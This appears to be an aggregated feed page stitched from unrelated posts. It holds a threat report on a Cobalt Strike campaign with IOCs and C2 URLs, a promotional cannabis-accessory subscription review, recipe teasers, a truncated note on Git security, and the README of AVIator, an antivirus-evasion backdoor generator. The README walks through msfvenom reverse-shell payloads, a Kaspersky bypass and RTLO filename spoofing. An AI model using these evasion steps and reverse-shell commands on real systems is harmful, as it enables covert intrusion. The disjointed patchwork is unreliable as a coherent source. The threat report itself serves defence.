
First, the executable retrieves HTML content from a webpage located at one of the addresses encrypted within the malicious library. In the sample we analyzed, these addresses were https://techcommunity.microsoft[.]com/t5/user/viewprofilepage/user-id/2631 and https://www.quora[.]com/profile/Marieformach. The information found at both locations is identical. The second address serves as a backup if the first one becomes inactive.

NewMessageBox searches the HTML code retrieved from these addresses for a string whose beginning and end match patterns that are defined in the code and consist of mixed-case alphanumeric characters. This technique allows attackers to leverage various popular websites for storing these strings. We’ve found malicious information hidden inside profiles on GitHub, Microsoft Learn Challenge, Q&A websites, and even Russian social media platforms.

Malicious profiles on popular online platforms

Malicious profiles on popular online platforms

While we didn’t find any evidence of the attackers using real people’s social media profiles, as all the accounts were created specifically for this attack, aligning with MITRE ATT&CK technique T1585.001, there’s nothing stopping the threat actor from abusing various mechanisms these platforms provide. For instance, malicious content strings could be posted in comments on legitimate users’ posts.

The extracted payload is a base64-encoded string with XOR-encrypted data. Decrypted, this data reveals the URL https://raw.githubusercontent[.]com/Mariew14/kong/master/spec/fixtures/verify-prs, which then downloads another XOR-encrypted shellcode.

We initially expected NewMessageBox to execute the shellcode immediately after decryption. Instead, nau.exe launches a child process with the same name and the qstt parameter, in which all of the above actions are repeated once again, ultimately resulting in the execution of the shellcode.

Shellcode

An analysis of the shellcode (793453624aba82c8e980ca168c60837d) reveals a reflective loader that injects Cobalt Strike Beacon into the process memory and then hands over control to it (T1620).

The observed Cobalt sample communicates with the C2 server at moeodincovo[.]com/divide/mail/SUVVJRQO8QRC.

Attribution and victims

The method used to retrieve the shellcode download address is similar to the C2 acquisition pattern that our fellow security analysts observed in the EastWind campaign. In both cases, the URL is stored in a specially crafted profile on a legitimate online platform like Quora or GitHub. In both instances, it’s also encrypted using an XOR algorithm. Furthermore, the targets of the two campaigns partially overlap: both groups of attackers show interest in Russian IT companies.

It’s worth mentioning that while most of the attacks targeted Russian companies, we also found evidence of the malicious activity in China, Japan, Malaysia, and Peru. The majority of the victims were large and medium-sized businesses.

Takeaways

Threat actors are using increasingly complex and clever methods to conceal long-known tools. The campaign described here used techniques like DLL hijacking, which is gaining popularity among attackers, as well as obfuscating API calls within the malicious library and using legitimate resources like Quora, GitHub, and Microsoft Learn Challenge to host C2 addresses. We recommend that organizations adhere to the following guidelines to stay safe:

  • Track the status of their infrastructure and continuously monitor their perimeter.
  • Use powerful security solutions to detect and block malware embedded within bulk email.
  • Train their staff to increase cybersecurity awareness.
  • Secure corporate devices with a comprehensive system that detects and blocks attacks in the early stages.

You can detect the malware described here by searching for the unsigned file BugSplatRc64.dll in the file system. Another indirect sign of an attack could be the presence of Crash reporting Send Utility with any filename other than the original BsSndRpt.exe.

IOCs:

LNK
30D11958BFD72FB63751E8F8113A9B04
92481228C18C336233D242DA5F73E2D5

Legitimate BugSplat.exe
633F88B60C96F579AF1A71F2D59B4566

DLL
2FF63CACF26ADC536CD177017EA7A369
08FB7BD0BB1785B67166590AD7F99FD2
02876AF791D3593F2729B1FE4F058200
F9E20EB3113901D780D2A973FF539ACE
B2E24E061D0B5BE96BA76233938322E7
15E590E8E6E9E92A18462EF5DFB94298
66B6E4D3B6D1C30741F2167F908AB60D
ADD6B9A83453DB9E8D4E82F5EE46D16C
A02C80AD2BF4BFFBED9A77E9B02410FF
672222D636F5DC51F5D52A6BD800F660
2662D1AE8CF86B0D64E73280DF8C19B3
4948E80172A4245256F8627527D7FA96

URL
hxxps://techcommunity[.]microsoft[.]com/users/kyongread/2573674
hxxps://techcommunity[.]microsoft[.]com/users/mariefast14/2631452
hxxps://raw[.]githubusercontent[.]com/fox7711/repos/main/1202[.]dat
hxxps://my[.]mail[.]ru/mail/nadezhd_1/photo/123
hxxps://learn[.]microsoft[.]com/en-us/collections/ypkmtp5wxwojz2
hxxp://10[.]2[.]115[.]160/aa/shellcode_url[.]html
hxxps://techcommunity[.]microsoft[.]com/t5/user/viewprofilepage/user-id/2548260
hxxps://techcommunity[.]microsoft[.]com/t5/user/viewprofilepage/user-id/2631452
hxxps://github[.]com/Mashcheeva
hxxps://my[.]mail[.]ru/mail/veselina9/photo/mARRy
hxxps://github[.]com/Kimoeli
hxxps://www[.]quora[.]com/profile/Marieformach
hxxps://moeodincovo[.]com/divide/mail/SUVVJRQO8QRC

The Ultimate Review of Daily High Club Subscription Boxes: Are They Worth It?

8 January 2025 at 13:02

DHC el Primo

In the ever-evolving world of smoking accessories, cannabis enthusiasts seek quality, variety, and value.

Subscription boxes have emerged as a convenient solution, delivering curated items directly to your doorstep.

Among these, the Daily High Club (DHC) stands out. But does it live up to the hype? Let’s delve into the details.


Why Choose Daily High Club?

Daily High Club has garnered attention for its affordability and quality. Offering a range of subscription boxes, DHC caters to both novices and seasoned smokers.

Their commitment to customer satisfaction is evident in their flexible subscription policies and international shipping options.

Visit DailyHighClub Website


Exploring DHC Subscription Boxes


DHC offers three main subscription tiers, each tailored to different preferences:

RAWsentials Box

DHC Rawsentials

Ideal for those who prefer rolling their own, this box includes essentials like RAW Organic Hemp Rolling Papers, filter tips, a RAW Clipper lighter, and an assorted sticker.

Priced at $9.99 per month, it ensures you never run out of rolling materials.


Connoisseur V2 Box

DHC Connoisseur V2

Designed for the discerning smoker, this box offers a mix of essentials and novelty items.

Subscribers receive nine products, including a doob tube, organic bee wick, Juicy Jay pre-rolled cones, rolling papers, lighters, and more.

At $19.99 per month, it provides a comprehensive smoking kit.


El Primo Box

DHC el Primo

DHC’s flagship offering, the El Primo Box, features a unique theme each month.

Subscribers can expect a glass piece in every box, along with other accessories aligned with the monthly theme.

This box is perfect for those who enjoy variety and surprises, all for $29.99 per month with free shipping.

Visit DailyHighClub Website


Pros of Daily High Club Subscription Boxes

Value for Money: DHC offers competitive pricing without compromising on quality.

Variety: With themed boxes and a range of accessories, there’s always something new to explore.

Flexibility: Subscribers can cancel at any time without penalties, and international shipping extends DHC’s reach beyond the U.S.


Cons to Consider

Product Overlap: Long-term subscribers might notice occasional repetition in accessories.

Shipping Delays: International customers may experience longer shipping times.


logo daily high club


Is There a Daily High Club Discount Code?

DHC frequently offers promotions and discounts. It’s advisable to check their official website or subscribe to their newsletter for the latest deals.


Final Thoughts

Daily High Club provides a convenient and cost-effective way to enhance your smoking experience.

With various subscription options and a commitment to quality, DHC has established itself as a leader in the smoking accessories market.

For more information or to subscribe, visit the Daily High Club website.

Visit DailyHighClub Website

Easy Coconut Curry – Thengachar, Ozhichu Curry Grandmas Recipe

By: Thas
23 May 2025 at 16:15
In Kerala, for lunch, if there is no fish curry, rice will be always accompanied by a simple curry. It’ll be either coconut curry or coconut-yogurt curry (pulissery gravy). This is one of the easiest curries to make. My grandma serves this curry with rice & dried tuna chammanthi, it’s such a simple lunch yet …

Manjha Choru- Yellow Coconut Rice, Thiruvithamcode Speciality

By: Thas
20 May 2025 at 16:58
Manjha Choru – A Taste of Thiruvithamcode’s Tradition Manjha Choru, the vibrant yellow coconut rice, is a cherished festival dish traditionally served at the mosque in Thiruvithamcode, Tamil Nadu- my Mom’s beautiful hometown. I still remember the first time as a kid I tasted it at the mosque during a special occasion: its aroma, color, …

AVIator - Antivirus Evasion Project

By: Unknown
15 January 2023 at 06:30


AviAtor Ported to NETCore 5 with an updated UI


AV|Ator

About://name

AV: AntiVirus

Ator: Is a swordsman, alchemist, scientist, magician, scholar, and engineer, with the ability to sometimes produce objects out of thin air (https://en.wikipedia.org/wiki/Ator)

About://purpose

AV|Ator is a backdoor generator utility, which uses cryptographic and injection techniques in order to bypass AV detection. More specifically:

  • It uses AES encryption in order to encrypt a given shellcode
  • Generates an executable file which contains the encrypted payload
  • The shellcode is decrypted and injected to the target system using various injection techniques

[https://attack.mitre.org/techniques/T1055/]:

  1. Portable executable injection which involves writing malicious code directly into the process (without a file on disk) then invoking execution with either additional code or by creating a remote thread. The displacement of the injected code introduces the additional requirement for functionality to remap memory references. Variations of this method such as reflective DLL injection (writing a self-mapping DLL into a process) and memory module (map DLL when writing into process) overcome the address relocation issue.

  2. Thread execution hijacking which involves injecting malicious code or the path to a DLL into a thread of a process. Similar to Process Hollowing, the thread must first be suspended.


Usage

The application has a form which consists of three main inputs (See screenshot bellow):

  1. A text containing the encryption key used to encrypt the shellcode
  2. A text containing the IV used for AES encryption
  3. A text containing the shellcode

Important note: The shellcode should be provided as a C# byte array.

The default values contain shellcode that executes notepad.exe (32bit). This demo is provided as an indication of how the code should be formed (using msfvenom, this can be easily done with the -f csharp switch, e.g. msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=XXXX -f csharp).

After filling the provided inputs and selecting the output path an executable is generated according to the chosen options.

RTLO option

In simple words, spoof an executable file to look like having an "innocent" extention like 'pdf', 'txt' etc. E.g. the file "testcod.exe" will be interpreted as "tesexe.doc"

Beware of the fact that some AVs alert the spoof by its own as a malware.

Set custom icon

I guess you all know what it is :)

Bypassing Kaspersky AV on a Win 10 x64 host (TEST CASE)

Getting a shell in a windows 10 machine running fully updated kaspersky AV

Target Machine: Windows 10 x64

  1. Create the payload using msfvenom

    msfvenom -p windows/x64/shell/reverse_tcp_rc4 LHOST=10.0.2.15 LPORT=443 EXITFUNC=thread RC4PASSWORD=S3cr3TP4ssw0rd -f csharp

  2. Use AVIator with the following settings

    Target OS architecture: x64

    Injection Technique: Thread Hijacking (Shellcode Arch: x64, OS arch: x64)

    Target procedure: explorer (leave the default)

  3. Set the listener on the attacker machine

  4. Run the generated exe on the victim machine

Installation

Windows:

Either compile the project or download the allready compiled executable from the following folder:

https://github.com/Ch0pin/AVIator/tree/master/Compiled%20Binaries

Linux:

Install Mono according to your linux distribution, download and run the binaries

e.g. in kali:

   root@kali# apt install mono-devel 

root@kali# mono aviator.exe

Credits

To Damon Mohammadbagher for the encryption procedure

Disclaimer

I developed this app in order to overcome the demanding challenges of the pentest process and this is the ONLY WAY that this app should be used. Make sure that you have the required permission to use it against a system and never use it for illegal purposes.


Insecure Code Management – Git

By: Jo
9 August 2021 at 07:04
Insecure code management is when part of the code exposes sensitive information which shouldn’t be exposed to the world. Now it can happen in a lot of situation where the API keys/Passwords are hard-coded and

Continue readingInsecure Code Management – Git

❌
❌